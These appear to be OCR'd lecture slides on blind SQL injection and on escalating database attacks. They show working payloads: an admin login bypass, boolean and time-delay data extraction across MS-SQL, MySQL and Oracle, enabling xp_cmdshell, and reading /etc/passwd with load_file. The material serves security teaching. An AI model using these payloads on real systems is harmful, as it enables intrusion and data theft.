
Leveraging the Operating System

- **Sometimes you can get the ability to execute shell commands**
  - **Such as by using a PHP shell**
- **Then you can use built-in commands like**
  - **tftp, mail, telnet**
- **Or copy data into a file in the Web root so you can retrive it with a browser**

Conditional Responses: "Blind SQL Injection"

- **Suppose your query doesn't return any data you can see, and**
- **You can't use an out-of-band channel**
- **You can still get data, if there's any detectable behavior by the database that depends on your query**

Example



```
SELECT * FROM users WHERE username = ‘marcus’ and
password = ‘secret’
```

- **Put in this text for username, and anything for password**

```
  admin' --
```

- **You'll be logged in as admin**

True or False?

- **This username will log in as admin:**


```
admin' AND 1=1--
```

- **This one will not log in**

```
admin' AND 1=2--
```


Finding One Letter

- **This username will log in as admin:**



```
admin' AND ASCII(SUBSTRING(‘Admin’,1,1)) = 65--
```


- **This one will not log in**



```
admin' AND ASCII(SUBSTRING(‘Admin’,1,1)) = 66--
```


Inducing Conditional Errors

- **On an Oracle database, this query will produce an error if the account "DBSNMP" exists**
  - **If it doesn't, the "1/0" will never be evaluated and it won't cause an error**



```
SELECT 1/0 FROM dual WHERE (SELECT username FROM
all_users WHERE username =
 ‘DBSNMP’) = ‘DBSNMP’
```


Does User "AAAAA" Exist?



```
SELECT 1/0 FROM dual WHERE (SELECT
username FROM all_users WHERE username =
 ‘AAAAAA’) = ‘AAAAAA’
```

Using Time Delays


- **MS-SQL has a built-in WAITFOR command**
- **This query waits for 5 seconds if the current database user is 'sa'**



```
if (select user) = ‘sa’ waitfor delay ‘0:0:5’
```

Conditional Delays


- **You can ask a yes/no question and get the answer from the delay**



```
if ASCII(SUBSTRING(‘Admin’,1,1)) = 64 waitfor delay ‘0:0:5’
if ASCII(SUBSTRING(‘Admin’,1,1)) = 65 waitfor delay ‘0:0:5’
```

Testing Single Bits

- **Using bitwise AND operator &**
- **And the POWER command**




```
if (ASCII(SUBSTRING('Admin',1,1)) & (POWER(2,0))) > 0 waitfor delay '0:0:5'
```

The following query performs the same test on the second bit:

```
if (ASCII(SUBSTRING('Admin',1,1)) & (POWER(2,1))) > 0 waitfor delay '0:0:5'
```


MySQL Delays

- **Current versions have a sleep function**



```
select if(user() like ‘root@%’, sleep(5000), ‘false’)
```


- **For older versions (prior to 5.0.12), use benchmark to repeat a calculation many times**



```
select if(user() like ‘root@%’,
benchmark(50000,sha1(‘test’)), ‘false’)
```

Oracle


- **No function to cause a delay, but you can use URL_HTTP to connect to a non-existent server**
    - **Causes a delay until the request times out**



```
SELECT ‘a’||Utl_Http.request(‘http://madeupserver.com’) from dual ...delay...
ORA-29273: HTTP request failed
ORA-06512: at "SYS.UTL_HTTP", line 1556
ORA-12545: Connect failed because target host or object does not exist
```

Oracle

- **This query causes a timeout if the default Oracle account "DBSNMP" exists**



```
SELECT ‘a’||Utl_Http.request(‘http://madeupserver.com’) FROM dual WHERE
 (SELECT username FROM all_users WHERE username = ‘DBSNMP’) = ‘DBSNMP’
```

Beyond SQL Injection: Escalating the Database Attack

Further Attacks


- **SQL injection lets you get the data in the database, but you can go further**
  - **If database is shared by other applications, you may be able to access other application's data**
  - **Compromise the OS of the database server**
  - **Pivot: use the DB server to attack other servers from inside the network**

Further Attacks

- **Make network connections back out to your own computer, to exfiltrate data and evade IDS systems**
- **Extend database functionality by creating user-defined functions**
  - **You can reintroduce functionality that has been removed or disabled**
  - **Possible if you get database administrator privileges**

MS-SQL

- **xp_cmdshell stored procedure**
- **Included by default**
- **Allows DBA (Database Administrator) to execute shell commands**




```
master..xp_cmdshell ‘ipconfig > foo.txt’
```

MS-SQL

- **Other stored procedures also allow powerful attacks**
    - **xp_regread & xp_regwrite**

Dealing with Default Lockdowns


- **MS-SQL 2005 and later disable xp_cmdshell by default, but you can just enable it if you are DBA**



```
EXECUTE sp_configure ‘show advanced options’, 1
RECONFIGURE WITH OVERRIDE
EXECUTE sp_configure ‘xp_cmdshell’, ‘1’
RECONFIGURE WITH OVERRIDE
```


MySQL

- **load_file allows attacker to read a file**



```
select load_file('/etc/passwd')
```

